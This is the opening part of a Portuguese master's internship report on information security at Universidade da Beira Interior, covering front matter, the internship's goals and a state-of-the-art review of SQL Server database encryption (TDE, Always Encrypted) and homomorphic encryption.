UNIVERSIDADE
BEIRA INTERIOR

Análise de Soluções e Processos de Segurança de Informação em Contexto Institucional no Ensino Superior

Miguel Filipe da Paula Manteigueiro

Relatório de Estágio para obtenção do Grau de Mestre em
Engenharia Informática
(2º ciclo de estudos)

Orientador: Prof. Doutor Pedro Ricardo Morais Inácio
Supervisor: Eng. Paulo Alexandre de Jesus Gomes

janeiro de 2025

Declaração de Integridade

Eu, Miguel Filipe da Paula Manteigueiro, que abaixo assino, estudante com o número de inscrição m12839 de Engenharia Informática da Faculdade de Engenharia, declaro ter desenvolvido o presente trabalho e elaborado o presente texto em total consonância com o Código de Integridades da Universidade da Beira Interior.

Mais concretamente afirmo não ter incorrido em qualquer das variedades de Fraude Académica, e que aqui declaro conhecer, que em particular atendi à exigida referenciação de frases, extratos, imagens e outras formas de trabalho intelectual, e assumindo assim na íntegra as responsabilidades da autoria.

Universidade da Beira Interior, Covilhã 14/01/2025

Assinado por: **Miguel Filipe da Paula Manteigueiro**
Num. de Identificação: 30332968
Data: 2025.01.14 09:41:19+00'00'

Dedicatória

Aos meus pais e ao meu irmão.

Aos meus avós.

À minha família.

À Inês.

Agradecimentos

Ao Professor Pedro Inácio e ao Professor Bernardo Sequeiros, pela orientação, conselhos, dicas, ferramentas, reuniões e dedicação incansável.

Ao Engenheiro Paulo Gomes e restante equipa dos Serviços de Informática, pela oportunidade, materiais e disponibilidade prestada para a realização deste estágio.

Aos meus pais e ao meu irmão, Paulo, Lídia e José, pelo apoio incondicional e por toda a força e inspiração dada.

Aos meus avós, Henrique e São, pelos ensinamentos que me transmitiram durante todo este percurso.

À Inês, por todo o apoio, força, paciência e amor prestado, durante o meu percurso académico e fora dele.

Aos meus amigos, pelos bons momentos que passámos juntos.

À minha família, por serem família.

A todos os que contribuíram direta e indiretamente para terminar este trabalho,
Obrigado.

Resumo

A cibersegurança é um campo cada vez mais emergente no nosso mundo interligado. Com o crescimento exponencial do volume de informações pessoais e profissionais a circular pelas redes digitais, a segurança e a proteção de dados tornam-se cruciais para garantir a privacidade, a integridade e a disponibilidade desses dados.

Neste contexto, a proteção contra acessos não autorizados, o combate a ataques cibernéticos e a prevenção de perdas de informação são desafios constantes que requerem soluções sofisticadas e atualizadas. A cibersegurança envolve uma série de práticas e tecnologias desenhadas para salvaguardar sistemas, redes e programas de ciberataques que visam explorar falhas e vulnerabilidades para fins maliciosos. Assim, a segurança de dados não é apenas uma preocupação para quaisquer organizações ou instituições, mas também para o cidadão comum, que se vê ameaçado por riscos como o roubo de identidade, fraude e a invasão da sua privacidade online.

O presente estágio foi desenvolvido nos Serviços de Informática da Universidade da Beira Interior (SI.UBI), tendo como objetivo a análise de soluções e processos de segurança da informação em contexto institucional no ensino superior. Desta forma, é feito um enquadramento teórico-prático das várias soluções existentes ao nível da cifragem de bases de dados, ferramentas e desafios relativos à realização de auditorias de segurança, elaboração e definição de um plano de segurança da informação e para a elaboração de uma política de controlo de acessos para documentos internos à instituição.

Na sua essência, este trabalho permitiu definir um conjunto de medidas e procedimentos no campo da cibersegurança, conformidade, proteção e segurança de dados numa instituição de ensino superior público. Nomeadamente, demonstrou a viabilidade da utilização do *Transparent Data Encryption*, um mecanismo presente no Microsoft SQL Server para a cifragem de bases de dados, com um impacto mínimo no desempenho do Sistema de Gestão de Bases de Dados. A auditoria de segurança elaborada revelou diversas vulnerabilidades, cujo impacto pode ser severo, sendo necessário implementar ações de melhoria com a máxima brevidade. Por outro lado, a criação de um plano de segurança da informação e a elaboração de uma política de controlo de acessos aos documentos internos da Universidade da Beira Interior, apresentam as bases para uma possível implementação de um sistema de gestão documental e o comprometimento contínuo para assegurar a segurança da informação na instituição.

Palavras-chave

Auditorias de Segurança, Conformidade, Criptografia, Proteção e Segurança de Dados.

Abstract

Cybersecurity is an increasingly emerging field in our interconnected world. With the exponential growth in the volume of personal and professional information circulating through digital networks, data security and protection are becoming crucial to guaranteeing the privacy, integrity, and availability of this data.

In this context, protection against unauthorized access, combating cyber attacks, and preventing information loss are constant challenges that require sophisticated and up-to-date solutions. Cybersecurity involves a series of practices and technologies designed to safeguard systems, networks, and programs from cyberattacks aimed at exploiting flaws and vulnerabilities for malicious purposes. Thus, data security is not only a concern for any organizations or institutions, but also for the ordinary citizen, who is threatened by risks such as identity theft, fraud, and the invasion of their online privacy.

The internship described in this report was developed at the *Serviços de Informática da Universidade da Beira Interior*, with the aim of analyzing information security solutions and processes in an institutional context in higher education. In this way, the various solutions in terms of database encryption, tools and challenges related to conducting security audits, preparing and defining an information security plan, and for the development of an access control policy for internal documents of the institution, are studied in a theoretical and practical way.

In essence, this work has enabled the definition of a set of measures and procedures in the field of cybersecurity, compliance, protection, and data security in a public higher education institution. Namely, it demonstrated the feasibility of using *Transparent Data Encryption*, a mechanism present in Microsoft SQL Server for the encryption of databases, with a minimal impact on the performance of the Database Management System. The security audit carried out revealed several vulnerabilities, the impact of which could be severe, requiring the implementation of improvement actions as soon as possible. On the other hand, the creation of an information security plan and the development of an access control policy for internal documents of the Universidade da Beira Interior, provide the basis for a possible implementation of a document management system and the continuous commitment to ensure information security in the institution.

Keywords

Security Audits, Compliance, Cryptography, Data Protection and Security.

Índice

1 Introdução **1**

1.1 Caracterização do Local de Estágio 1
1.2 Caracterização do Estagiário 1
1.3 Apresentação do Estágio 2
1.4 Objetivos do Estágio 2
1.5 Organização do Documento 3

2 Estado da Arte **5**

2.1 Introdução 5
2.2 Bases de Dados Cifradas 5
2.3 Auditorias de Segurança Internas 11
2.3.1 Fases do Processo de Auditoria 12
2.4 Plano de Segurança da Informação 13
2.5 Política de Controlo de Acessos para Documentos Internos 18
2.6 Conclusão 20

3 Implementação **21**

3.1 Introdução 21
3.2 Tarefa 1 – Bases de Dados Cifradas 21
3.2.1 Soluções Existentes 21
3.2.2 Detalhes de Implementação 22
3.2.3 Discussão de Resultados 22
3.3 Tarefa 2 – Auditorias de Segurança Internas 22
3.3.1 Ferramentas Existentes 23
3.3.2 Metodologia Aplicada 24
3.3.3 Discussão de Resultados 24
3.4 Tarefa 3 – Plano de Segurança da Informação 25
3.4.1 Análise da Exequibilidade e Requisitos 25
3.4.2 Elaboração do Plano de Segurança de Informação 26
3.5 Tarefa 4 – Política de Controlo de Acessos para Documentos Internos 27
3.5.1 Documentos Existentes 27
3.5.2 Classificação e Metodologia Utilizada 29
3.5.3 Definição da Política de Controlo de Acessos 31
3.6 Conclusão 32

4 Conclusões e Trabalho Futuro **33**

4.1 Conclusões Principais 33
4.2 Trabalho Futuro 35

Bibliografia **37**

A Anexos **43**
A.1 Relatório da Tarefa 1 43
A.2 Relatório da Tarefa 2 66
A.3 Relatório da Tarefa 3 107
A.4 Relatório da Tarefa 4 147

Lista de Figuras

2.1 Representação lógica do TDE. 6
2.2 Principais aplicações e serviços instalados na nuvem. 8
2.3 Principais desafios na manutenção de aplicações na nuvem. 8
2.4 Tríade CIA. 14
2.5 Ciclo de vida da norma ISO/IEC 27001. 15
2.6 Calendarização típica da implementação da norma ISO/IEC 27001. 17

3.1 Mensagem informativa do teste-piloto da iniciativa de *phishing* na Universidade da Beira Interior (UBI). 28

Lista de Tabelas

2.1 Carga computacional da criptografia totalmente homomórfica (num computador com 1 CPU de 64-bit a 2,8GHz e 24GB de RAM). 10

3.1 Comparação de várias ferramentas baseadas no custo, código *open-source* e respetivas desvantagens. 23

Lista de Acrónimos

3DES *Triple Data Encryption Standard*

AE *Always Encrypted*

AES *Advanced Encryption Standard*

CaaS *Container-as-a-Service*

CIA *Confidentiality, Integrity, Availability*

CISA *Certified Information Systems Auditor*

CNCS Centro Nacional de Cibersegurança

CTF *Capture The Flag*

DBaaS *Database as a Service*

DES *Data Encryption Standard*

EKM *Extensible Key Management*

ENISA Agência da União Europeia para a Cibersegurança

EPD Encarregado de Proteção de Dados

FOSS *Free and Open-Source Software*

GNS Gabinete Nacional de Segurança

GUI *Graphical User Interface*

HTTPS *Hyper Text Transfer Protocol Secure*

IEC *International Electrotechnical Commission*

IPAC Instituto Português da Acreditação

ISACA *Information Systems Audit and Control Association*

ISO *International Organization for Standardization*

MD5 *Message-Digest 5*

NIS *Network and Information Systems*

OSINT *Open-source Intelligence*

OWASP *Open Web Application Security Project*

PaaS *Platform as a Service*

QNRCS Quadro Nacional de Referência para a Cibersegurança

RAM *Random Access Memory*

RC2 *Rivest Cipher 2*

RC4 *Rivest Cipher 4*

RGPD Regulamento Geral de Proteção de Dados

RJSC Regime Jurídico da Segurança do Ciberespaço

RSA *Rivest-Shamir-Adleman*

SHA-1 *Secure Hash Algorithm 1*

SGBD Sistema de Gestão de Bases de Dados

SGSI Sistema de Gestão de Segurança da Informação

SI.UBI Serviços de Informática da Universidade da Beira Interior

SQL *Structured Query Language*

SSL *Secure Sockets Layer*

T-SQL *Transact Structured Query Language*

TEE *Trusted Execution Environment*

TDE *Transparent Data Encryption*

UE União Europeia

UBI Universidade da Beira Interior

XSS *Cross-site Scripting*

Capítulo 1

Introdução

1.1 Caracterização do Local de Estágio

A UBI "assume o espírito da universidade europeia como lugar de encontro e transmissão de todos os saberes e os desígnios contemporâneos de investigação e intercâmbio científicos no seio de uma comunidade universal" [1]. Os Serviços de Informática da Universidade da Beira Interior (SI.UBI) pertencem aos Serviços da UBI, tal como definido nos Estatutos da UBI, capítulo segundo, artigo quinto. Desta forma, os SI.UBI "são estruturas permanentes de apoio à gestão técnica, administrativa e financeira a desempenhar pelos órgãos de governo, faculdades, institutos de investigação, departamentos, unidades de investigação e centros" [1].

Os SI.UBI "*exercem as suas competências no domínio da informática, dos sistemas de informação, das comunicações e tecnologias audiovisuais e multimédia, incluindo o apoio às atividades de ensino, investigação e extensão, à informatização geral da Universidade, à promoção e divulgação das novas tecnologias de informação, bem como no apoio aos utilizadores numa lógica de processos de prestação de serviços*" [2]. Os serviços dos SI.UBI compreendem autenticação e acesso, rede e conectividade, sistemas e *cloud*, apoio ao ensino e ferramentas e serviços aplicacionais. Adicionalmente, os SI.UBI estão organizados da seguinte forma [3]:

- Área de Microinformática e Suporte;
- Área de Redes e Comunicações;
- Área de Sistemas;
- Área de Desenvolvimento.

1.2 Caracterização do Estagiário

Miguel Manteigueiro nasceu em 2001, natural da Covilhã, onde sempre residiu. À data de escrita deste relatório, frequenta o segundo ciclo de estudos de Engenharia Informática na UBI, onde também concluiu a sua licenciatura em 2022. Foi bolseiro de investigação no LabCom – Comunicação e Artes, um laboratório pertencente à UBI, cujas funções passavam pela gestão do conteúdo e parque informático da mesma. Durante a licenciatura, desenvolveu competências a nível académico e profissional, tendo oportunidade de integrar uma Bolsa de Iniciação à Investigação, em setembro de 2021. O seu projeto de licenciatura incidiu sobre o desenvolvimento de uma aplicação de gestão de solicitações para o Provedor do Estudante da UBI, que se encontra em utilização até hoje. Esta aplicação abordou conhecimentos de várias áreas,

desde a engenharia de *software*, programação, bases de dados e segurança informática. Os seus interesses passam pelo desenvolvimento *back-end* de aplicações, manutenção de redes informáticas e administração de sistemas. Participou no Encontro Nacional de Estudantes de Informática 2023, conquistando o terceiro lugar no desafio de *Capture The Flag* (CTF).

1.3 Apresentação do Estágio

O presente estágio visa propor contributos à melhoria do estado da segurança da informação na instituição de ensino superior, neste caso, a Universidade da Beira Interior, com os SI.UBI. Assim, pressupõe-se que, através da obtenção de informações numa primeira fase, tais como a arquitetura dos sistemas instalados, ferramentas e processos utilizados, a gestão da mais variada documentação interna e externa, ou até mesmo através de contacto e conversas informais com várias pessoas e cargos, se obtenha um conhecimento aprofundado do estado da segurança de informação na UBI. Desta forma, será possível elaborar documentos contendo procedimentos e eventuais políticas a adotar no futuro, assim como conduzir tarefas que contribuam para o estado da cibersegurança da entidade de uma forma abrangente, mas determinante. Essas tarefas podem incluir, por exemplo, auditorias de segurança ou campanhas de *phishing*.

1.4 Objetivos do Estágio

Numa fase inicial, este estágio procurou analisar, explorar e propor novas soluções, procedimentos, políticas ou documentos que estejam relacionados com a segurança da informação em contexto institucional no ensino superior em Portugal, e neste caso em específico, na UBI. Desta forma, foi realizado um estudo de tecnologias de segurança e privacidade por defeito, conformidade e adequação com a legislação aplicável e em vigor, e identificar riscos e vulnerabilidades ao nível dos sistemas e aplicações em utilização na UBI. Uma vez que o projeto do Centro de Competências em Cibersegurança foi aprovado, o estagiário foi ativamente envolvido neste projeto. As principais tarefas que englobaram este trabalho passaram por:

1. Analisar a mudança para bases de dados cifradas, descrevendo o seu impacto e ajustes a ter em consideração;
2. Executar auditorias de segurança internas, elaborando relatórios de cibersegurança;
3. Analisar a exequibilidade, necessidade e elaboração de um plano de segurança da informação na instituição;
4. Publicação de uma política de controlo de acessos para documentos internos à UBI, tendo em conta o seu nível de classificação;
5. Escrita do relatório de estágio.

A redação do relatório de estágio em Língua Portuguesa era a que melhor servia os objetivos do estágio, dado o seu contexto e aplicação. Para além disso, permite ao leitor uma melhor compreensão dos tópicos abordados, bem como a reflexão sobre as aprendizagens adquiridas e como estas podem ser aplicadas em contextos futuros.

1.5 Organização do Documento

Este documento encontra-se dividido em quatro capítulos principais e quatro anexos, que se podem resumir da seguinte forma:

1. **Introdução** – O primeiro capítulo contextualiza o presente trabalho, apresentando o local de estágio, o perfil do estagiário, os objetivos deste estágio e a estrutura do documento. Esta secção serve de ponto de partida para o leitor poder compreender o âmbito e a motivação subjacente a este trabalho;

2. **Estado da Arte** – O segundo capítulo estabelece o alicerce teórico e conceitual do trabalho. São explorados os temas centrais do estágio, como a encriptação de bases de dados, realização de auditorias de segurança, planos de segurança da informação e políticas de controlo de acesso, mediante uma análise literária e das abordagens existentes;

3. **Implementação** – O terceiro capítulo documenta o trabalho realizado durante o estágio, descrevendo detalhadamente os processos de implementação das quatro tarefas principais, incluindo as escolhas metodológicas, as ferramentas utilizadas e os resultados alcançados;

4. **Conclusões e Trabalho Futuro** – O quarto e último capítulo sintetiza as principais aprendizagens e conclusões derivadas do trabalho desenvolvido. Este capítulo inclui reflexões sobre o impacto dos resultados e sugestões para trabalhos futuros, identificando novas oportunidades de investigação;

5. **Anexo A.1** – O primeiro anexo apresenta o relatório da primeira tarefa, intitulado ”Bases de dados cifradas em SQL Server”. Este anexo inclui a análise das soluções existentes, a descrição detalhada da implementação num ambiente de testes, e a discussão dos resultados obtidos, através de um processo de *benchmarking*;

6. **Anexo A.2** – O segundo anexo, ”Auditoria de Segurança aos sistemas da Universidade da Beira Interior”, detalha o trabalho relacionado com o processo de realização de uma auditoria de segurança aos sistemas da UBI. Este documento relata as ferramentas utilizadas, a metodologia aplicada, o modelo de relatório da auditoria e uma discussão sobre as vulnerabilidades encontradas;

7. **Anexo A.3** – O terceiro anexo corresponde ao ”Plano de Segurança da Informação da Universidade da Beira Interior”, que delineia um primeiro esboço do plano de segurança da informação para a UBI. Este anexo pretende dar a conhecer as bases para a

criação de um plano de segurança, que sirva para mitigar os riscos associados à proteção da informação e aumentar a resiliência da segurança da informação da instituição;

8. **Anexo A.4** – O quarto e último anexo, intitulado ”Manual de Tratamento e Segurança da Informação para a documentação manuseada na Universidade da Beira Interior”, apresenta uma política de controlo de acessos para documentos internos na UBI, com a definição de níveis de classificação e os procedimentos associados. Adicionalmente, o documento aborda recomendações gerais e boas práticas de cibersegurança para assegurar a proteção da informação.

Todo o conteúdo em anexo foi produzido pelo autor durante o estágio. De forma a manter a eficiência da descrição, o corpo do relatório é conciso, apontando para os documentos ou relatórios em anexo oportunamente.

Capítulo 2

Estado da Arte

2.1 Introdução

Este capítulo destina-se a explorar o estado da arte relacionado com as várias tarefas. Desta forma, as secções 2.2 a 2.5 apresentam informações relevantes, como investigações, *software* ou trabalhos nas várias áreas inerentes a cada uma das tarefas, que possam servir de base de estudo para o trabalho a desenvolver durante o estágio.

2.2 Bases de Dados Cifradas

A cifra de bases de dados é um processo fundamental para proteger a confidencialidade e integridade dos dados armazenados, especialmente se estes forem de cariz sensível. O processo de encriptação é um conceito fundamental da criptografia, servindo para obscurecer informação, com o objetivo de a tornar sigilosa e confidencial [4], através da aplicação de operações matemáticas. Estes algoritmos são vulgarmente conhecidos por cifras: um conjunto bem-definido de etapas, tanto para a cifra, como para a decifra da informação [4].

Uma instituição de ensino superior como a UBI tem à sua disposição um vasto conjunto de informação sensível, das mais variadas origens. Alguns exemplos englobam os processos académicos, questões relacionadas com docência, pautas de estudantes ou bolsas de investigação. Assim, é imperativo assegurar que o parque informático da UBI não seja um vetor de entrada, e caso o seja, assegurar que a informação armazenada em bases de dados não seja facilmente comprometida. O processo de cifra de bases de dados é uma solução direta para proteger os dados, cumprindo com os requisitos de confidencialidade e integridade da informação nas empresas e instituições [5].

Ao nível da camada de dados, a infraestrutura digital utilizada pela UBI assenta, na sua maior e mais crítica parte, em bases de dados do tipo Microsoft SQL Server [6]. O SQL Server é um Sistema de Gestão de Bases de Dados (SGBD) relacional que utiliza *Transact Structured Query Language* (T-SQL) como linguagem. O T-SQL é um conjunto de extensões desenvolvidas pela Sybase e Microsoft para o *Structured Query Language* (SQL) tradicional, adicionando controlo de transações, tratamento de erros e exceções e procedimentos armazenados [7]. A definição preliminar do SGBD em estudo permite analisar as diversas possibilidades para utilizar encriptação nas bases de dados. O SQL Server suporta os seguintes métodos para encriptar informação [8, 9, 10]:

1. Funções T-SQL;
2. Chaves assimétricas;

3. Chaves simétricas;
4. Certificados;
5. *Transparent Data Encryption* (TDE);
6. *Always Encrypted* (AE).

A introdução dos quatro primeiros itens surgiu na versão SQL Server 2005, numa resposta da Microsoft a diversos escândalos e ciberataques a vários repositórios de informação confidencial. A cifra dos dados, nesta altura, era apenas realizada ao nível da coluna, recorrendo a algoritmos tais como *Advanced Encryption Standard* (AES), *Data Encryption Standard* (DES), *Triple Data Encryption Standard* (3DES), *Rivest Cipher 2* (RC2), *Rivest Cipher 4* (RC4) e *Rivest-Shamir-Adleman* (RSA). Foram também introduzidas funções de *hash* do tipo *Secure Hash Algorithm 1* (SHA-1), *Message-Digest 5* (MD5) e também de assinatura digital. A introdução destas funcionalidades veio trazer uma lufada de ar fresco no campo da criptografia, mas seria necessário adaptar código-fonte e bases de dados legadas para poderem usufruir destas funções – não só destas, mas também guardar as chaves de cifra num ambiente isolado. Assim, na versão SQL Server 2008, introduziu-se o TDE, permitindo cifrar uma base de dados por completo, incluindo os ficheiros de transações e a base de dados temporária `tempdb` de forma totalmente transparente. Foi também introduzido um mecanismo apelidado *Extensible Key Management* (EKM), permitindo armazenar as chaves de cifra num módulo de segurança físico [8, p. 18–20].

A introdução do TDE tira partido dos mecanismos de *Input/Output* integrantes ao SQL Server, assentando entre a camada física dos dispositivos de armazenamento e a memória volátil. A figura 2.1 ilustra simplificadamente como este processo atua.




Figura 2.1: Representação lógica do TDE (figura adaptada de [8]).

As principais vantagens pela utilização do mecanismo de TDE englobam:

- **Facilidade de implementação**, não sendo necessário alterar a estrutura dos dados armazenados no SGBD para cifrar a base de dados por completo;
- **Transparência**, uma vez que o mecanismo é transparente às aplicações;
- **Segurança adicional**, já que a base de dados `tempdb` e o *log* de transações são automaticamente cifrados, prevenindo fuga de informação;
- **Tipos de dados arbitrários** são suportados neste mecanismo, incluindo objetos de tamanho grande;
- **Velocidade**, visto que o TDE tira partido da indexação naturalmente presente no SGBD, para melhorar o desempenho das *queries*.

Evidentemente, há também desvantagens com a utilização deste ou qualquer outro algoritmo de cifra. Neste caso em específico, é previsto um aumento de três a cinco porcento na carga de trabalho tipicamente observada, podendo ser inferior se os acessos estiverem principalmente dependentes em memória *Random Access Memory* (RAM), ou superiores se já existir uma carga elevada de processamento no *hardware* em que está instalado o SGBD. A segunda desvantagem engloba o controlo de acessos ao SGBD, já que o TDE apresenta uma encriptação transparente da base de dados como um todo, não podendo limitar o acesso a dados sensíveis para determinados utilizadores [8, p. 130]. É, portanto, imperativo manter uma boa gestão de palavras-passe e acessos ao SGBD, já que estes passam a ser os mais apetecíveis aspetos e vetor de entrada a ter em conta, devendo passar a ter importância renovada.

Nos últimos anos, as tecnologias na nuvem foram alvo de um aumento exponencial na sua utilização e implementação, abstraindo os utilizadores e administradores da gestão física do *hardware*. De acordo com o questionário realizado pela Flexera sobre o uso da nuvem pelas organizações em 2024 [11], evidencia-se uma elevada utilização da nuvem para *data warehousing*, SGBDs e serviços do tipo *Container-as-a-Service* (CaaS). A figura 2.2 apresenta os principais serviços e tecnologias utilizadas em 2024, onde se evidencia também que a cibersegurança é um dos principais problemas que as empresas enfrentam, quando colocam os seus serviços a funcionar na nuvem, como evidenciado na figura 2.3.

As bases de dados SQL Server na nuvem são apelidadas de Azure SQL Database [12], mantidas pela Microsoft. Este tipo de serviço é apelidado de *Database as a Service* (DBaaS), integrado na categoria de *Platform as a Service* (PaaS). Desta forma, é disponibilizado um ambiente na nuvem completo, podendo trazer vantagens na gestão de custos, administração e disponibilidade. Com base na integração do SGBD na nuvem, novas oportunidades e desafios emergentes ao nível da encriptação surgiram, como o mecanismo AE, que tira partido da granularidade ao nível das colunas, cifrando o conteúdo e mantendo os dados confidenciais do ponto de vista dos administradores e dos operadores dos serviços em nuvem [10]. Os SGBD atuais disponibilizam mecanismos de controlo de acessos finos e encriptação ao nível físico (*data-at-rest)*, mas não protegem contra atacantes com acessos privilegiados à base de




Figura 2.2: Principais aplicações e serviços instalados na nuvem (figura retirada de [11]).




Figura 2.3: Principais desafios na manutenção de aplicações na nuvem (figura retirada de [11]).

dados ou ao SGBD [13, 14]. O Microsoft SQL Server é o primeiro, e até à data, o único SGBD com este nível de proteção na indústria [10].

A primeira versão do AE, *AEv1*, tira partido da cifra determinística, onde um determinado texto limpo produz sempre o mesmo criptograma, implementado suporte para operações de consulta pontuais (*point lookups*), junções de igualdade (*equi-joins*) e agrupamentos baseados em igualdade (*equality-based grouping*). Não obstante, uma primeira cifra das bases de dados seria demasiado custosa, podendo resultar em latências de semanas para bases de dados de dimensão considerável [10, secção 1.1]. A mais recente versão, *AEv2*, explora um ambiente de execução confiável, *Trusted Execution Environment* (TEE), providenciando suporte para executar funções seguras (*enclave*) dentro de um ambiente possivelmente inseguro. Este mecanismo permite, por exemplo, guardar as chaves de cifra e decifrar criptogramas sem expor os dados mais sensíveis, como informações pessoais, bancárias, ou neste contexto institucional, académicas. Este engenho continua em constante desenvolvimento, especialmente no campo do desempenho, onde se verifica aproximadamente metade do desempenho típico de um SGBD sem encriptação [10, secção 5.4], e também na sua implementação, que é custosa e cujo objetivo passa por cifrar apenas a informação mais sensível, e não a base de dados por inteiro [10, secção 6].

Por fim, torna-se relevante mencionar, dado o exponencial aumento do interesse na utilização de serviços de terceiros, como as DBaaS, a utilização de sistemas homomórficos. A propriedade do homomorfismo, no campo da criptografia, é definida como um esquema de encriptação onde terceiros podem operar sobre os dados cifrados sem nunca alterar a sua forma ou função – isto é, sem nunca os desencriptarem, ao contrário dos esquemas tradicionais de cifra [15], onde é necessário decifrar qualquer conjunto de dados antes de ser possível trabalhar sobre o mesmo. Esta propriedade torna-se particularmente útil quando é conhecida a operação a trabalhar, mas desconhecem-se que dados se estão a tratar ou o seu conteúdo.
Sejam E_{pk} e D_{sk} os algoritmos de cifra e decifra, com chave pública pk e chave privada sk, respetivamente, e M uma mensagem em texto limpo. De modo geral, a criptografia homomórfica assegura que:

$$\mathrm{Op}(M) = D_{sk}(\mathrm{Op}'(E_{pk}(M))) \quad (2.1)$$

onde Op e Op′ são operações potencialmente diferentes (como a soma ou multiplicação), realizadas sobre o texto limpo M e $E_{pk}(M)$, respetivamente.
A equação 2.1 traz a necessidade de definir homomorfismo. Considerem-se os grupos P (*plaintext*) e C (*ciphertext*), e as operações $\circ$ e $\diamond$ sobre cada um dos grupos, respetivamente, e a relação f, definida de P para C – isto é, $f : P \to C$. A propriedade homomórfica verifica-se para f se:

$$\forall a; b \in P : f(a \circ b) = f(a) \diamond f(b) \quad (2.2)$$

Existem três tipos de criptografia homomórfica: parcialmente homomórfica, um tanto homomórfica (*somewhat homomorphic*), e totalmente homomórfica. A criptografia parcialmente homomórfica suporta apenas um tipo de operação (adição ou multiplicação) sobre os dados cifrados. Alguns exemplos de cifras parcialmente homomórficas incluem a RSA e ElGamal, amplamente trabalhadas até hoje. A criptografia totalmente homomórfica suporta tanto adição quanto multiplicação sobre os dados cifrados, permitindo realizar qualquer cálculo arbitrário sobre dados cifrados sem ser necessário decifrá-los. Esta propriedade revela-se extremamente útil na computação segura na nuvem, onde é possível realizar cálculos complexos sobre dados sensíveis sem os expor. O primeiro esquema de encriptação totalmente homomórfica denomina-se esquema de Gentry, onde o autor propôs a utilização de esquemas *somewhat homomorphic* através de *bootstrapping*. Os esquemas *somewhat homomorphic*, que só suportam um número finito de operações no criptograma até ser introduzido demasiado ruído, necessitam de ser decifrados e novamente cifrados, eliminando o ruído introduzido. Através de *bootstrapping*, a recifra é embutida, recorrendo a uma chave cifrada, originando um novo criptograma sem nunca decifrar o anterior, mantendo a capacidade de realizar indefinidas operações homomórficas e a integridade das mensagens cifradas, ao longo de várias operações aritméticas.

